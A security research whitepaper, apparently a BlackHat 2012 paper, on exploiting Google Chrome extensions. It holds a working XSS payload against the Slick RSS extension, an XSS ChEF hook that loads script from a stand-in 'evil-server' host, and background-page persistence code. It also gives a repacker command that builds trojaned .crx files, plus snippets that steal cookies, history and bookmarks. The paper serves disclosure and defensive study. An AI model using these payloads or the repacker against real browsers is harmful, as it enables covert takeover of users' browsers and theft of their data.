Advanced Chrome Extension Exploitation
Leveraging API powers for Better Evil

Krzysztof Kotowicz
Kyle Osborn

Security of Chrome extensions

Security research done by multiple researchers [1] (including our own [2][3]) has already shown that benign Google Chrome extensions, being HTML5 web applications, suffer from a similar set of common web-based vulnerabilities. Cross-Site-Scripting is the most prevalent of them. XSS within extension core is extremely dangerous, as it implicitly gives the attacker abilities to abuse multiple chrome.* APIs that are not available to standard web pages. Access to the API allows e.g. to tamper with any visited websites, read/write cookies, access browser history and even changing browser proxy settings.

Google tries to mitigate this risk by introducing and enforcing Content Security Policy for extensions using new manifest format (v2) [4]. Default settings for this CSP prevent inline scripting, which would make cross-site-scripting ineffective. However, Google plans to support old (manifest v1) extensions until Q3 2013 [5], so until then, evildoers can still rely on this functionality. Our research shows that, out of 1000 most popular Google Chrome extensions hosted at Google Web Store, only 26 use manifest version 2.

Achieving code execution


From our experience, the most common way of achieving code execution via XSS is by introducing malicious vectors into a webpage source, RSS feed, cookies etc. Extensions often access these sources, store them, and introduce them insecurely into their chrome-extension:// origin, creating the DOM-based XSS.

One such example is the popular RSS reader, Slick RSS.


Both the Slick RSS and Slick RSS: Feed Finder plugins are vulnerable to DOM XSS by means of RSS title.

Slick RSS - https://chrome.google.com/webstore/detail/ealjoljnibpdkocmldliaoojpgdkcdob
Feed Finder - https://chrome.google.com/webstore/detail/mpajmofiejfjgeaakelmjklenjaekppa

Injecting the attack code into Slick RSS: Feed Finder"



The data RSS feed title is then stored inside of the Slick RSS extension, and excuted everytime the page is loaded:



The demonstration attack code for exploiting Slick RSS is below:

```
<link rel="alternate" type="application/rss+xml"  href="http://
www.example.com/rss.xml" title="My Blog's RSS Feed<iframe id=abc
onload=x=new/**/XMLHttpRequest;x.open('get','/
manifest.json');x.send();x.onreadystatechange=function(){if(x.readyState==4)
abc.document.write(x.responseText)} ></iframe>">
```

Other XSS attacks use very similar methods of injecting code.

Chrome Extension Exploitation Framework

When a Chrome extension is exploited, there is generally a one hit chance for the attacker to do what they needed. There are methods to background the attack code in the extensions background page, however maintaining access can be difficult. One solution to this method is to use a framework to assist in maintaining access. Browser Exploitation Framework (BeEF) [http://www.beefproject.com/] is a great tool for maintaining persistence inside of a user's DOM session, however it lacks the niche abilities, and advantages, that a Chrome extension offer. Because of this, the tool XSS ChEF, Chrome Extension Exploitation Framework [https://github.com/koto/xsschef], was created. Written by Krzysztof Kotowicz, XSS ChEF aims to offer similar functionality as BeEF, but specifically targeting Chrome Extensions, and the features and APIs provided within. XSS ChEF was created with the intention of targeting Chrome Extensions explicitly, with a goal to become a Chrome Extensions equivalent to BeEF, and not intended to compete with BeEF outside of extensions.

Once attacker is able to execute JS in a Chrome Extension privileged context, depending on extension permissions, he's able to:

- Monitor open tabs of victims
- Execute JS on every tab (global XSS)
- Extract HTML, read/write cookies (also httpOnly), localStorage
- Get and manipulate browser history
- Make screenshot of victims window
- Further exploit e.g. via attaching BeEF hooks, keyloggers etc to visited webpages.
- Explore filesystem through file:// protocol

Injecting XSS ChEF

Hook file

Attacker exploits the vulnerable extension by injecting JS hook file:

```
<img src=x onerror="if(location.protocol.indexOf('chrome')==0)
{d=document;e=createElement('script');e.src='http://evil-server/xsschef/
hook.php';d.body.appendChild(e);}">
```

Escalation to background page

When the hook file is fetched and run (e.g. within extension content script) it tries to elevate context and injects itself into extension background page (which has full access to chrome.* API) - that will assert that extension code will persist in browser session as background pages run in, well... the background. This will allow an attacker to maintain access until the browser is completely closed (or until the extension process is killed.)


```
_xsschef = function() {/* main code here*/}

if (chrome.extension.getBackgroundPage() && window !==
chrome.extension.getBackgroundPage()) {// try to persist in background page

chrome.extension.getBackgroundPage().eval.apply(chrome.extension.getBackgroundPage(),
[__xsschef.toString()+ ";__xsschef();"]);
```

This context escalation step will be blocked in extensions using Content Security Policy (manifest v2), however it is perfectly fine for legacy v1 extensions.

Phone home

The hook file has a hardcoded XSS ChEF server URL. The main part of the code will establish WebSocket or XMLHttpRequest connection back to server (depending on the server type, reporting basic info and awaiting further commands.

Looking at the console, and attacker can browse hooked victims from connected extensions and proceed with further exploitation.



Using XSS ChEF, the attacker is able to execute arbitrary javascript code in the context of extension or webpage (depending on the Match Patterns given). It can also manipulate cookies, browser history, tabs & windows, and fetch screenshots. A code snippet repository is accessible within XSS ChEF, it contains a number of pre-written payloads ready to run (e.g. grabbing Google Contact list, changing proxy settings or grabbing login form inputs).

However the attacker is alway limited to permissions of the original exploited extension.

Malicious extensions

An attacker gets much more capabilities when he is able to introduce another attack method into the mix: a packaged malicious extension installed by user. This gives him to specify all required permissions and package NPAPI [6] plugins for native code execution. Google currently allows distribution of extensions outside of Chrome Web Store, but has plans to restrict the ease of installation in the future. [7]

The simplest way of getting user to install malicious extension is by social-engineering that user to instal an extension outisde of the Chrome Store. It is also possible to submit purposefully malicious extensions into the Chrome Store.

To host extension outside Web Store one needs to package the extesion to .crx file and host it on a server [8]. This is an option often used by plugin authors that, for various reasons, wish to avoid Chrome Web Store. An example of externally hosted Chrome Extension is Yahoo Axis

[yahoo.axis.com] . In fact, multiple alternatives to official Chrome Web Store appeared - e.g. www.chrome-plugin.com, www.chromeplugins.org. As most of these websites host extension using unencrypted HTTP, they are susceptible to Man-In-The-Middle attack. But attacker still needs:

(a) a convincing extension to make user install it

(b) a universal malicious payload.

To solve issue **(a)**, we've developed a repacker script. It is able to inject any code in the bacgkround page/script [9] and introduce additional permissions to any crx file. As it turns out, XSS ChEF hook payload is very good solution for issue **(b)**.

The repacker script can also repack an extension from Chrome Web Store based on its extension ID. An example of repacking the RSS Subscriptions extension (by Google):

```
$ ./repacker-webstore.sh -q -u ws://localhost:8080/chef nlbjncdgjeocebhnmkbbbdekmmmcbfjd malicious.crx
```

This will:

1. fetch extension id nlbjncdgjeocebhnmkbbbdekmmmcbfjd
2. add XSS ChEF hook for XSS ChEF server hosted at ws://localhost:8080
3. and repack into malicious.crx file.

Conclusion

While Chrome provides users excellent security in other avenues, when sensitive APIs are left to be embedded by developers in, mistakes are bound to happen. With the soon to come security features of Chrome Extensions, many attacks will be mitigated, and dealt with. However, until CSP has been fully rolled out, and until Manifest v2 is fully enforced, vulnerabilities will still be readily exploitable.

Individual API examples:

chrome.**bookmarks**

Purpose

The bookmarks API allows a developer to programmatically create, organize, and modify bookmarks within a user's profile. This could be used for a number of reasons, the developer might be creating a replacement start page, a bookmark organizer, or an extension which syncs bookmarks.

Example

The following exmple, taken from the Chrome Extension API documents, creates a bookmarks folder named "Extension bookmarks".

```
chrome.bookmarks.create({'parentId': bookmarkBar.id,
                         'title': 'Extension bookmarks'},
                        function(newFolder) {
  console.log("added folder: " + newFolder.title);
});
```

This next snippet gives an example of a bookmark being created.

```
chrome.bookmarks.create({'parentId': extensionsFolderId,
                         'title': 'Extensions doc',
                         'url': 'http://code.google.com/chrome/extensions'});
```

Abuse

An attacker, or malicious developer, could potentially abuse the permissions given by these APIs in a number of different ways.

- With chrome.bookmarks.search(), it is simple to grab all bookmarks:

```
chrome.bookmarks.search("t",function(bookmarks){
        steal(bookmarks)
});
```

- With the bookmark APIs, it's possible to monitor creation of bookmarks, as such:

```
chrome.bookmarks.onCreated.addListener(function(bookmarkID){
        chrome.bookmarks.get(542+",function(bookmark){
                steal(bookmark)
        })
})
```

The ability to control bookmarks could allow an attacker to maintain lesser persistence of the user's browser, such as replacing all bookmarks with BeEF hooks, and injecting them into the currently selected tab when a user selects a bookmark.

chrome.**browserAction**

Purpose

The browserAction api allows a developer to create a button linking to a button, with an optional popup.html file described, usually tasked with displaying information on the page or providing a list of actions to conduct on the current page.

Example

The following example, taken from the Chrome Extension API documents, creates a button in the navigation bar, and when clicked, turns the page background red.

```
chrome.browserAction.onClicked.addListener(function(tab) {
  chrome.tabs.executeScript(
      null, {code:"document.body.style.background='red !important'"});
});

chrome.browserAction.setBadgeBackgroundColor({color:[0, 200, 0, 100]});

var i = 0;
window.setInterval(function() {
  chrome.browserAction.setBadgeText({text:String(i)});
  i++;
}, 10);
```

Abuse

This specific platform API is more difficult to abuse, as it requires the manifest.json file to contain describing parameters about the browserAction api, as such:

```
 "browser_action": {
   "default_icon": "images/icon19.png", // optional
   "default_title": "Google Mail",      // optional; shown in tooltip
   "default_popup": "popup.html"        // optional
 },
```

However, if an attacker were to exploit an extension that utilized this functionality, it would be possible to monitor browserAction popups, and inject data directly into those, modifying data displaying, or actions, of the popup.

chrome.**browsingData**

Purpose

The browsingData API allows developers to programmatically expunge browser data. The datasets includes are:

- appcache
- cache
- cookies
- downloads
- fileSystems
- formData
- history
- indexedDB
- localStorage
- pluginData
- passwords
- webSQL

Example

The following example, taken from the Chrome Extension API documents, deletes ALL browser data in the past week:

```
var millisecondsPerWeek = 1000 * 60 * 60 * 24 * 7;
var oneWeekAgo = (new Date()).getTime() - millisecondsPerWeek;
chrome.browsingData.remove({
  "since": oneWeekAgo
}, {
  "appcache": true,
  "cache": true,
  "cookies": true,
  "downloads": true,
  "fileSystems": true,
  "formData": true,
  "history": true,
  "indexedDB": true,
  "localStorage": true,
  "pluginData": true,
  "passwords": true,
  "webSQL": true
}, callback);
```

Abuse

This permission could be used to remove browser all browser caches, paving the way for Man in the Middle attacks, such as AppCache poisoning.

chrome.**contentSettings**

Purpose

The contentSettings API allows developers to programmatically control the browser settings that allow or deny access to use of cookies, javascript, images, plugins, popups, and notifications, on a per-site basis.

Example

The following example, taken from the Chrome Extension API documents, is interacted via a browserAction HTML page,

```
chrome.contentSettings[plugins].set({
      'primaryPattern': 'https://www.google.com/*',
      'setting': 'block',
      'scope': 'regular'
    });
```

Abuse

If an extension is exploited with this permission, and attacker could utilize it to remove content restrictions gobally, allowing for a larger exploitation surface. Allowing plugins globally, for example, and then utilizing a Flash or Java bug to further exploit could be a possible scenario.

chrome.**cookies**

Purpose

The cookies API allows developers to interact with cookies. This includes the ability to create, edit, delete, and access cookies.

Permissions to cookies are given via Match Patterns in manifest.json.

Example

The following example, taken from the Chrome Extension API documents, creates an array of cookies in the `cache` array:

```
function onload() {
  chrome.cookies.getAll({}, function(cookies) {
    for (var i in cookies) {
      cache.add(cookies[i]);
    }
     });
}
```

Abuse

Given the Match Pattern permissions provided in manifest.json, an attacker could do a few things wit hthis:

- Steal cookies to all sites permitted:

```
chrome.cookies.getAll({}, function(cookies) {
  a = JSON.stringify(cookies)
 });
sendXHR(a) // where sendXHR is a pre-defined XMLHttpRequest function
```

- If an attacker were to discover a Cross-Site Scripting vulnerability in a website that relied on the value of a cookie, the attacker could inject the payload directly into the cookie of that website. The following is an example of a cookie being set within the context of www.google.com. Usually it would be difficult to set a vulnerable cookie without some sort of other web application exploit, but in this instance, it is possible to inject a cookie with a payload directly into the cookie store of that website.

```
chrome.cookies.set({
  url: “http://www.google.com/",
  name: "XSS",
  value: "<script>alert(1)</script>",
  domain: ".google.com"
})
```

chrome.**extension**

Purpose

The extension API is a bundled API in all chrome extensions that provides some basic functionality to extensions. This includes “Message Passing”, a method for extensions to communicate between content scripts, and methods of grabbing current extension information.

Example

The following examples provide information to the extension about itself:

```
chrome.extension.getBackgroundPage() // returns the background window object running page of the extension
chrome.extension.getURL(‘image.jpg’) // returns the relative path of image.jpg in the extension’s URI
chrome.extension.getViews() // return all the extension’s “views” (window processes)
chrome.extension.isAllowedFileSchemaAccess // Boolean, if allowed to access file:///
```

Abuse

Two of the API extension methods, getBackgroundPage() and getViews(), can be used to assist persistence of the exploit.

chrome.**history**

Purpose

The history API allows developers to access and modify the profile browser history. The use case for this could be for various reasons. The developer might want to create a start screen replacement, or an extension that syncs browser history.

Example

The following example, queries the history API for all the history available in the profile.

```
chrome.history.search({ 'text': '','maxResults':0 }, function(results) {
      dir(results)
});
```

Abuse

If an attacker were to gain access to an extension with the history API permission, that attacker could steal all browser history like so:

```
chrome.history.search({ 'text': '','maxResults':0 }, function(results) {
  a = JSON.stringify(results)
 });
sendXHR(a) // where sendXHR is a pre-defined XMLHttpRequest function
```

chrome.**idle**

Purpose

The idle API allows developers to discern whether or not the browser is idle (not being used by the user.) This could be used to determine whether or not it’s an appropriate time to trigger some function that requires heavier resource usage or syncing within the extension.

Example

The following example will determine whether or not the browser has been active in the past 15 seconds. If it has been active, the value returned with be “active”. Other responses are “idle” and “locked”.

```
chrome.idle.queryState(15,
    function(a){
        dir(a)
})
```

Abuse

If an attacker to compromise an extension with this API permission, they would be able to time further attacks against the browser based on whether or not the user was actually using the browser.

chrome.**management**

Purpose

The management API is given to extensions that manage lists of extensions, and even uninstall extensions.

Example

The following example, gets a list of installed extensions:

```
chrome.management.getAll(
      function(extensions){
            dir(extensions)
    }
)
```

This example will actually uninstall ALL extensions in a browser instance:

```
chrome.management.getAll(
      function(extensions){
            for(i in extensions){
                  chrome.management.uninstall(i['id'])
          }
    }
)
```

Abuse

An attacker could use these functions to enumerate all the extensions installed in a browser's session. One method developed to discovered installed extensions from a webpage is Krzysztof Kotowicz's, which can be found here:
http://blog.kotowicz.net/2012/02/intro-to-chrome-addons-hacking.html
This uses a list of extensions, and attempts to source in resources. But since an attacker must have a list of extension IDs, it can be impractical. With the management API, the attacker is able to list ALL installed extensions, and potentially find those with vulnerabilities to leverage the attack.

The attacker is also able to enable and disable extensions, which could also be used to further exploit other browser extensions.

chrome.**pageCapture**

Purpose

The pageCapture API allows developers to create MHTML blobsof the page.

Example

The following example, taken from the Chrome Extension API documents, is interacted via a browserAction HTML page,

```
chrome.pageCapture.saveAsMHTML({tabId:1},function(blob){
    functionToHandleBlobs(blob);
)
```

Abuse

An attacker could utilize this functionality to take screenshots of the page the user is viewing, post rendering of the page, allowing for easier access to sensitive data.

chrome.**proxy**

Purpose

The proxy API allows a developer to programmatically set proxy settings within the browser.

Example

The following example, taken from the Chrome Extension API documents, sets the current browser's instance proxy to SOCS5 with the host 1.2.3.4.

```
var config = {
     mode: "fixed_servers",
     rules: {
     proxyForHttp: {
          scheme: "socks5",
          host: "1.2.3.4"
     },
     bypassList: ["foobar.com"]
      }
};
chrome.proxy.settings.set(
   {value: config, scope: 'regular'},
   function() {});
```

Abuse

If an attacker were to obtain access to an extension with this permission, he would be able to change the browser's proxy settings, creating an effective Man in the Middle attacker to all traffic passing through the browser.

chrome.**storage**

Purpose

The storage API allows for a more advanced of localStorage, including the ability to sync localStorage up to Google's Chrome Sync.

Example

The following example, taken from the Chrome Extension API documents, is interacted via a browserAction HTML page,

```
function saveChanges() {
    // Get a value saved in a form.
    var theValue = textarea.value;
    // Check that there's some code there.
    if (!theValue) {
        message('Error: No value specified');
    return;
}
 // Save it using the Chrome extension storage API.
    chrome.experimental.storage.sync.set({'value': theValue}, function() {
        // Notify that we saved.
        message('Settings saved');
    });
}
```

Abuse

An attacker would utilize this API to maintain persistence in an Extension. A good example of this is the Slick RSS reader vulnerability. Data (provided from the attacker) is stored locally, and is executed every time it is rendered, allowing the attacker persistence even after the browser has been fully closed.

chrome.**tabs**

Purpose

The tas API is the most commonly utilized API. It provides deveolopers the functions necessary to interact with tabs, windows, and DOM instances inside those tabs. It is probably the most powerful, and dangerous, API extension. The tabs API also inherits the chrome.**windows** API, they are inclusive.

Example

The following example, taken from the Chrome Extension API documents, turns the current tab's background page red.

```
function click(e) {
    chrome.tabs.executeScript(null,
        {code:"document.body.style.backgroundColor='" + e.target.id + "'"});
    window.close();
}

document.addEventListener('DOMContentLoaded', function () {
    var divs = document.querySelectorAll('div');
        for (var i = 0; i < divs.length; i++) {
            divs[i].addEventListener('click', click);
        }
    }
);
```

Abuse

When an attacker gains access to an extension with the tabs API, they are able to read the title name of all tabs in the browser, close tabs, change tab URLs, and execute JavaScript code within the context of those tabs (taking into consideration Match Pattern permissions given to that extension). Below is a simple example of a BeEF hook being injected into a tab:

```
    chrome.tabs.executeScript(1,
     {code:"
          d=document;
          e=createElement('script');
          e.src='http://evil-server/xsschef/hook.php';
          d.body.appendChild(e)
          "
    });
```

chrome.**tts**

Purpose

The tts API allows a developer to synthesize text-to-speech using Chrome's TTS engine.

Example

The following example, taken from the Chrome Extension API documents, will speak "Hello, world", to a user.

```
chrome.tts.speak('Hello, world.');
```

Abuse

An attacker could scare a victim into emailing their passwords by convincing the victim the the computer is haunted.

chrome.**webRequest**

Purpose

The webRequest API allows developers to programmatically monitor, modify, and block in-flight HTTP requests made by the browser.

Example

The following example, taken from the Chrome Extension API documents, blocks request to the *://www.evil.com/* URL.

```
chrome.webRequest.onBeforeRequest.addListener(
    function(details) { return {cancel: true}; },
    {urls: ["*://www.evil.com/*"]},
    ["blocking"]
);
```

Abuse

Access to the actual data contained within the requests is pretty tightly wrapped. If an attacker were to gain access to an extension with this permission, they would not be able to access cookies, POST body data, or sensitive response data.

References

[1] An Evaluation of the Google Chrome Extension Security Architecture - Nicholas Carlini, Adrienne Porter Felt, and David Wagner, University of California, Berkeley http://www.eecs.berkeley.edu/~afelt/extensionvulnerabilities.pdf

[2] Chrome addons hacking: want XSS on google.com?
The World According to Koto, Krzysztof Kotowicz
http://blog.kotowicz.net/2012/02/chrome-addons-hacking-want-xss-on.html

[3] Hacking Google Chrome OS
Matt Johansen, Kyle Osborn, BlackHat USA 2011
http://www.blackhat.com/html/bh-us-11/bh-us-11-briefings.html#Johansen

[4] More secure extensions, by default
Adam Barth, The Chrome Blog
http://blog.chromium.org/2012/02/more-secure-extensions-by-default.html

[5] What's Next for Chrome Extensions? *p26*
Mike West, Google I/O 2012
https://mkw.st/p/io12-whats-next-for-chrome-extensions/#26

[6] NPAPI Plugins
Chrome Extensions Documentation
http://code.google.com/chrome/extensions/npapi.html

[7] Adding extensions from other websites
Chrome WebStore FAQ
http://support.google.com/chrome_webstore/bin/answer.py?hl=en&answer=2664769

[8] Packaging
Chrome Extensions Documentation
http://code.google.com/chrome/extensions/packaging.html

[9] Background Pages
Chrome Extensions Documentation
http://code.google.com/chrome/extensions/background_pages.html

For future versions of this WhitePaper, visit the URL:

http://kyleosborn.com/bh2012